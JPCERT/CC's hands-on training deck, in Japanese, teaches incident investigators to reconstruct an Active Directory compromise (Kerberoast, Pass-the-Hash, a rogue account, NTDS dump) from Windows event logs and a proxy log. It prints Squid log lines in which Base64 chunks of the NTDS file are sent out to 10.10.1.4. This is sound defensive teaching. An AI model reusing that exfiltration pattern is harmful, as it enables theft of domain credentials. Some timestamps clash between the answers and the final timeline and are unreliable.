Windowsログ分析の基礎 ~実践編~


- ADへの攻撃を理解するために -

一般社団法人
JPCERTコーディネーションセンター

本資料について

- 本資料は、社内ネットワーク（主にWindowsネットワーク）におけるログ分析の基本的な知識を学ぶための資料です。
- 学習目的でご自由にお使いください。
- 編集・再配布などをご希望の場合は、以下までご連絡ください。
  - pr@jpcert.or.jp

本コンテンツは、攻撃者のネットワーク侵入手法を学びインシデント発生時に必要となるログ調査の中で主にWindowsのイベントログの調査を中心に学習するものになっています。
インシデント対応では、よく行われる流れとしては、検知 → 初動調査 → 一時対処 →本格調査 → 報告→ 恒久対策 という流れで行われることが多くありますが、本コンテンツは、調査の部分に特化しています。



ハンズオンに取り組むにあたって、前提知識は、「基本編」の資料をご覧ください。
本ハンズオンでは、イベントビューアーをベースに説明を進めますが、その他のツールも併用して、どのツールを使うのが便利なのかを把握し、実際のインシデント対応・調査に備えることをお勧めします。

ハンズオン イントロダクション


あなたは会社のセキュリティ担当者です。

ある日、いくつかの部の職員から「見覚えのないファイルがデスクトップに生成されている」という報告を受けました。

Windows Update等による影響かと考えましたが、ほぼ同じ構成の私用PCではそういったファイルが生成されておらず、自社の業務PCでのみ確認される事象であることが分かりました。


さて、このファイルは何処から来て、誰が設置したものなのでしょうか。

本ハンズオンでは、インシデント発生組織のログを分析することを想定して進めます。




今回ハンズオンで分析するログを取得した環境を図に示します。

ハンズオン システム構成図



ハンズオン システム構成図



会社が把握しているアカウント一覧

ドメインアカウント

- domadm(ドメイン管理者)
- domuser

ローカルアカウント

- testadmin001(保守用端末のローカル管理者）
- itmanager（保守用端末、Client Aのローカル管理者）
- testuser

※ “jpcert”とついたアカウントはシステム設定時に使用したアカウントなので、分析対象からは除外してください。

ハンズオン１

演習

複数の職員で同様の現象が発生しているもののADに参加していない保守用端末ではファイルが生成されていませんでした。よって、ADが関わっている可能性が高いと判断し、GPOファイルを確認したところ、10/12 8:55頃に不審な設定が作成されていることが分かりました。

問題 ログ分析を行い、以下の空欄をうめてください。

1. 時刻 に10.10.100.254(VPN)から アカウント で ログイン
2. 時刻 に アカウント から アカウント へ 攻撃手法
3. 時刻 に IPアドレス から アカウント へログイン

ハンズオン１

演習

ヒント **確認するファイル: Security.evtx**

1. GPOファイルの操作

- GPOファイルを操作するためにはドメイン管理者でのログインが必要
- ログインイベントは**イベントID:4624**
- 管理者権限でのログインは**イベントID:4672**
- GPOファイル操作の時間周辺を確認

2. どうやって乗っ取られた？

- ドメイン管理者にログインしたのは誰か
- Kerberosチケットの要求を確認 **イベントID:4769**
- 基本編資料を参照

3. 2を起こしたアカウントはどうやって乗っ取られた？

- 接続元IPアドレスを特定出来ればOK

管理者権限アカウントは、スライドP.7を確認してください。

ハンズオン１

演習


回答

1. 10/12 8:44に10.10.100.254(VPN)からdomadmでログイン
   ➡ **事象発生(10/12 8:55)時周辺のドメイン管理者でのログインを確認**
2. 10/11 10:17にdomuserからdomadmへKerberoast
   ➡ **ドメイン管理者に対するKerberosチケットの要求が発生していることからKerberoastの可能性**
3. 10/11 10:12に10.10.100.105からdomuserへログイン
   ➡ **ドメイン管理者に対するKerberosチケットの要求直前のログインを確認するとdomuserのログインを確認**

ハンズオン１

演習

回答 1. 10/12 8:44に10.10.100.254(VPN)からdomadmでログイン



ハンズオン１

演習


回答 1. 10/12 8:44に10.10.100.254(VPN)からdomadmでログイン

```
<QueryList>
  <Query Id="0" Path="file://Security.evtx">
    <Select Path="file://Security.evtx">
    *[
      System[(EventID=4624)] and
      EventData[Data[@Name="TargetUserName"]="domadm" and
                Data[@Name="IpAddress"]="10.10.100.254"]
    ]
    </Select>
  </Query>
</QueryList>
```

ハンズオン１

演習

回答 2. 10/11 10:17にdomuserからdomadmへkerberoast



ハンズオン１

演習


回答 2. 10/11 10:17にdomuserからdomadmへkerberoast

```
<QueryList>
  <Query Id="0" Path="file://Security.evtx">
    <Select Path="file://Security.evtx">
    *[
      System[(EventID=4769)] and
      EventData[Data[@Name="ServiceName"]="domadm"]
    ]
    </Select>
  </Query>
</QueryList>
```


ハンズオン１

演習

回答 3. 10/11 10:12に10.10.100.105からdomuserへログイン



アカウント名domuserでのログインは多数確認できますが、Kerberosチケットの要求直前でログインしているアカウントが、このインシデントに関係している可能性が高いと想定して、domuserと10.10.100.105が怪しいという判断をします。



これまでの攻撃の流れをタイムラインとして記載しています。
実際のインシデント発生時には、調査で判明した断片を集めてタイムラインとして並べながら調査を進めますので、問題にはないですが、引き続きハンズオンで分かったことをタイムラインに残してください。

ハンズオン２

演習

domuserを使用していたクライアント（10.10.100.105）が侵害を受けている可能性があるので、調べたいと思います。
クライアントのイベントログを取得したので、分析してください。

問題 ログ分析を行い、以下の空欄をうめてください。

1. 時刻 に アカウントA が domuser へログイン
2. 時刻 に アカウントA でRDP接続
3. 時刻 に アカウントB が アカウントA を作成
4. 時刻 に IPアドレス から IPアドレス の アカウントB へ 攻撃手法

以降では、具体的なX

ハンズオン２

演習

分析の観点

- ハンズオン1から得られた情報をもとに、分析観点を絞る
- どのログを分析するべきか考える
- 知りたいことは、以下のポイント
  - ✓ いつ
  - ✓ だれが
  - ✓ 何を
  - ✓ どのように

「ハンズオン1から得られた情報」とは、10/11 10:12に10.10.100.105からdomuserへログインしたという調査結果です。

ハンズオン２

演習

ヒント **確認するファイル: Security.evtx**

1. ハンズオン1で、侵害の起点になったアカウントは？
   - 何のアカウントから何のアカウントにログインを試みているか
2. そのユーザは正規ユーザか？
   - 把握していない（本資料 P.7）ユーザーはいないか？
   - ユーザー アカウントが作成された際のイベントIDは、**4720**
3. 把握していないユーザーは、何のアカウントから作成されたか？
   - アカウント作成は管理者権限でないと出来ないはず
4. ユーザー作成したアカウントはどうやって乗っ取られた？
   - 接続元IPアドレスを特定出来ればOK

問題1 から順番に回答することにこだわらずに、わかるところから調査を進めてください。

ハンズオン２

演習

回答

1. 10/11 10:08 に eviluser が domuser へログイン

2. 10/11 9:47 に eviluser でRDP接続


3. 10/11 9:46 に itmanager が eviluser を作成

4. 10/11 9:44 に 10.10.100.104 から 10.10.100.105 の itmanager へ Pass-the-Hash
   ➡**通常、Kerberos認証のところNTLM認証が発生しており、Pass-the-Hashの使用が推測できる**

ハンズオン２

演習

回答 1. 10/11 10:08 に eviluser が domuser へログイン



10/11 10:12に10.10.100.105からdomuserへログインしたというハンズオン１の調査結果から、それに最も近い時間のログインが攻撃アクティビティに関連している可能性が高い。

ハンズオン２


演習

回答 2. 10/11 9:47 に eviluser でRDP接続

ハンズオン２

演習


回答 3. 10/11 9:46 に itmanager が eviluser を作成




ハンズオン２

演習

回答 4. 10/11 9:44 に 10.10.100.104 から 10.10.100.105 の itmanager へ Pass-the-Hash



このログからだけでは、本当にPass-the-Hashが発生したかは断定できませんが、この環境の認証ログを確認するとほとんどがKerberos認証であり、NTLMが何らかの意図しない動作によって発生していることが推測できます。
NTLM認証であることから、Pass-the-Hashが攻撃に使われている可能性があると考えられます。



ハンズオン１とハンズオン２の結果を合わせてタイムラインを作成してください。

ハンズオン３

演習

先ほどの分析で、**10/11 9:44**に検証機（10.10.100.104）から不正ログインがあった事が分かったため、調べたいと思います。
クライアントのイベントログを取得したので、分析してくださ。

問題 ログ分析を行い、以下の空欄をうめてください。

1. 時刻 に アカウント から itmanager へログイン
2. 時刻 に アカウント から アカウント へログイン
3. 時刻 に10.10.100.254(VPN)から アカウント へログイン

ハンズオン３

演習

ヒント **確認するファイル: Security.evtx**

1. ハンズオン2で、侵害の起点になったアカウントは？

- 何のアカウントから何のアカウントにログインを試みているか

2. 1で判明したアカウントにログインしたのは誰か？

- 何のアカウントから何のアカウントにログインを試みているか

3. 2で判明したアカウントにログインしたのどこからか？

- 接続元IPアドレスを特定出来ればOK

ハンズオン2で判明した調査結果は、「10/11 9:44 に 10.10.100.104 から 10.10.100.105 の itmanager へ Pass-the-Hash に 10.10.100.104 から 10.10.100.105 の itmanager へ Pass-the-Hash」です。

ハンズオン３

演習

回答

1. 10/11 9:44 に testadmin001 から itmanager へログイン


2. 10/11 9:30 に testuser から testadmin001 へログイン
   ➡ **ローカル管理者アカウントへのログインが発生**

3. 10/11 9:26 に VPN から testuser へログイン

ハンズオン３

演習

回答 1. 10/11 9:44 に testadmin001 から itmanager へログイン




10/11 9:44 に 10.10.100.104 から 10.10.100.105 のログインがハンズオン１で確認されていることから、その時刻に最も近いログインが関係していると推測できます。

ハンズオン３

演習


回答 2. 10/11 9:30 に testuser から testadmin001 へログイン



ハンズオン３

演習

回答 3. 10/11 9:26 に VPN から testuser へログイン



ハンズオン３

演習

タイムライン

testuserからtestadmin001への複数回の認証失敗

✓イベントID: 4625 でtestadmin001への昇格時30分前を検索

10/11 9:26 VPNからtestuserへのログイン **10/11 9:38** testuserからtestadmin001へログイン

✓イベントID: 4624 でitmanagerログインの30分前を検索

10/11 9:41 VPNからtestadmin001へログイン

✓イベントID: 4624でitmanagerログインの30分前を検索

✓LogonType 9かつログオンプロセスがseclogoでRunASをVPN越しに使っている

10/11 9:44 testadmin001からitmanagerへログイン

✓EventID:4624でitmanagerログインの30分前を検索

10/11 9:44 10.10.100.104からitmanagerでログイン

✓ハンズオン2で把握済み

ハンズオン４

演習

ドメインコントローラーを再度見てみると、NTDSをダンプした痕跡がありました。そのため、情報を外部送信していないか調べたいと思います。

プロキシサーバ（Squid）のログを取得したので、分析してください。

問題 ログ分析を行い、以下の空欄をうめてください。

1. 時刻 に 外部IPアドレス からドメインコントローラーの情報が送信された

ハンズオン4は、イベントログの分析から離れて、プロキシログの分析を行います。

ハンズオン４

演習

ヒント

通信量の多いログはどれか？

- データを外部に送信する際は、それなりの通信量になる

送信されたデータは、どのような形式になっているか？

- 送信データは平文で送信されているのか、エンコードされているのか

ハンズオン４

演習

回答

1. 10/12 2時ごろ に 10.10.100.105 からドメインコントローラーの情報が送信された


解説：

- 10/12 02:52～05:41まで膨大な量の通信が確認できる
- 通信データはBase64エンコードされており、10.10.1.4に向けて送信されたデータを番号順に繋げてデコードすると、ZIP圧縮されたNTDSファイルになる

ハンズオン４

演習


回答 1. 10/12 2時ごろ に 10.10.100.105 からドメインコントローラーの情報が送信された



```
2023/10/12 02:50:23.627      4 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/test3 - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:34.392      3 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/UEsDBBQAAAAAAGa_S1cAAAAAAAAAAAAAAAAaAAAAbnRkcy5kaXQvQWN0aXZlIERpcmVjdG9yeS9Q - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:34.497      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/SwMEFAAAAAgAaL9LVzHK8HIZnhsAAACAASIAAABudGRzLmRpdC9BY3RpdmUgRGlyZWN0b3J5L250 - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:34.573      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/ZHMuZGl07J0LjBvHece_5ft175Nk2dYjkNM4ah3f-2EZqXkkz6LFO9JH3tmCDSvUHSWdTR0vd1Qd - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:34.651      2 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/JQVE6fS0Lb8bt6mBNiiQqG3gtkZbo3DiR2GgthEjQNECrR23TeqiLRI0QRv0ESS6zuzucGaWy7tT - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:34.716      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/m1q2-_8dZsnd-f7fzM7OzLcrisOvG195_gdv_e6FnQEy8Xcb5uvK97_6T9E9W6KRL7waIgde5X2r - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:34.781      2 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/afOXZNmeiDmPCzz0_vH3LEXs97-ctV67-Wanq_nPHN6W3esZfQBYtWmWz69ZzLyOv9HQB5xs-4Ox - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:34.884      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/Fec1F7xwuPq3zfLWwFjPAAAAAAAAAAAAAAAAAAAAAAAAAAAgOTr-Pz_Zw4-_9fB5_8AAAAAAAAAAAAA - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:34.955      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/AAAAAAAAAPB_z7MvGPTg5QcvjzuO8w9fX9tB1M7eeS8RbVeOv5-f5QMAAAAAAAAAAAAAAAAAAAAA - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.027      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/AABgbdpZ-swXRn5818pdK1tv1vP45_xf2kH0KfLRrkuNX8X28c327fY77-W_81rvgpetLAAAAAAA - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.100      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/AAAAAFxdInQtS-3m8z8AAAAAAAAAAAA-ekToBu35_80X6fJLFF_9k079M36-d2kHMWsv7brU6Mf6 - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.169      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/_N8g8an_240mAAAAAAAAAAAAuIrYz_-3ta9nCAAAAAAAAAAAgA8t6vP_P8__2rFfffXwp78V0z__ - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.257      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/52v8F7cT9Rsd5L9k_Z69YSe_aTHF3rbQiRpR6ETNw16NzS3kPPRUq_OQp62r4dAj3c5D3vCmhkNn - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.359      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/NzsP-TxbGg6d6HPWy_eTfc5D_l_KNBz61wn1kJe_fnKy4VAp23Doy7n6oTcsX-S9kx2y3_vCtV1m - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.432      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/c3rM_yohEm_I99ib3T6qXW6jRKVcPb6YXcodXqiMJ3OWO4_twi9d-Ju5iFB-sThbml4uHi7p6oBU - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.502      3 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/B5qp_TRelh5e1oVBKQw2E7ZQjhW4nF3KVGaLZUfJJ4O1HbaDk2wbZmmVLLiDmp_y1WLVUWpIlhoi - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.595      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/2emEyCw1RFOVSpVXWdeekgWeIt7RHQW2UKF0dLFcrJYKxYPO2oZlWbymXpK_dFEvOEZTpdnK0lz2 - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.671      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/0KHlUlXXr8jCV8jlbGOULB0qHitXZ4rlY46yT0vtaTdtmPaVjo-X59JJR2udkcIz7sKZ4lK-dHii - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.789      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/OKsLz0rhWTdhJ-uSC3Pz1fnKQrHMeuexowuOoiOyvXhDi-4hPNi9MpOYKC56dK6oVEfZtoNcWjvI - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.858      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/z3qisuxo6HOy6ufcqh6lwrHFcikzf3Te2bnOS-l5N2mQZkpLy-ycddkFKbvg3gtQvrJUTSc1lUFS - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.925      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/xbtwlCR2h0gUy-WDxdkHksVqUdcaUmu4abultrRYWpgrLczOl_STNTzSh8fNB5sySovFJTYaMjO6 - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:35.990      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/0iuV3iZKPtnsnV9wNLDhK0qfe71NJRsJpaWl0lxmxsWHX_rwu5duTTaTxaOOYRSTnSpGzbvkTOLI - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:36.057      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/sYUHJoqfs9RsFjfM11BtpznsDXN7DUs5S_wKn3ZXWSedyB9fzh68vzRbXc4fKc5VHqx7MMs3ePnW - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:36.123      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/xCH-a1zDjBkh5mB-TpmAhNoj1fwcxASkqX1UOL7o0HmlztusVA-l53RVjbeypWJ79blSqGo-ku0r - HIER_DIRECT/10.10.1.4 text/html
2023/10/12 02:51:36.197      1 10.10.100.105 TCP_MISS/200 276 GET http://10.10.1.4/ND5ZkiiloaQmsUy48EsXVxDLhDog1RuLZUIYlMIri2XCwUnZXOvHMiEKyVI3HMuE9pQscOOxTIjD - HIER_DIRECT/10.10.1.4 text/html
```

攻撃の全容（タイムライン）

- **10/11 00:17** testuserで接続（パスワード漏えい？）
- **10/11 09:26** VPNからtestuserへログイン（パスワード推測？）
- **10/11 09:30** testuserからtestadmin001へログイン（パスワード推測？）
- **10/11 09:44** testadmin001からitmanagerへログイン（Pass-the-Hash）
- **10/11 09:44** 10.10.100.104から105のitmanagerへログイン
- **10/11 09:46** itmanagerがeviluser作成
- **10/11 09:47** evilluserでRDP接続
- **10/11 10:08** domuserへログイン（パスワード推測？）
- **10/11 10:12** 10.10.100.105からdomuserへログイン
- **10/11 10:17** domuserからdomadmへkerberoast
- **10/12 08:44** VPNからdomadmでログイン
- **10/12 08:55頃** GPOファイル作成
- **10/12 14:58頃** NTDSデータを10.10.100.105から10.10.1.4に向けて送信



本ハンズオンで判明した調査結果をタイムラインにすると、このようになります。
このように、イベントログを活用すると、どのアカウントが悪用されて、どの端末にログインされているのかを追うことができます。
しかし、イベントログだけでは、攻撃手法の断定までは難しく、Sysmonや監査ログ、その他セキュリティ製品など別の手段でログを取得しなければいけません。

イベントログでは、どこまでの調査が可能かを把握して、不足点を補うログ取得の準備を平常時に進めることをお勧めします。

おわりに

Windowsログをイベントビューアーだけで分析するのは難しい

- イベントビューアー以外の分析方法を普段からトレーニングしておくことで、実際の調査をスムーズにすることができる
- SIEMなどでログを一元管理することで調査のスピードは上がる

調査で判明した事象をタイムライン化することで、どこの調査が不足しているのか、攻撃の起点の推測につながる

- 各端末から得られる断片情報をメモしながら、常にタイムラインを作成することを意識しながら分析する

イベントログで判明する事象もあるため、ログの管理が重要

- ドメインコントローラーなどのイベントログはログ量が多いため、過去のログが上書きされないようにする
  - ✓別サーバーでの管理
  - ✓EVTXファイルのサイズ変更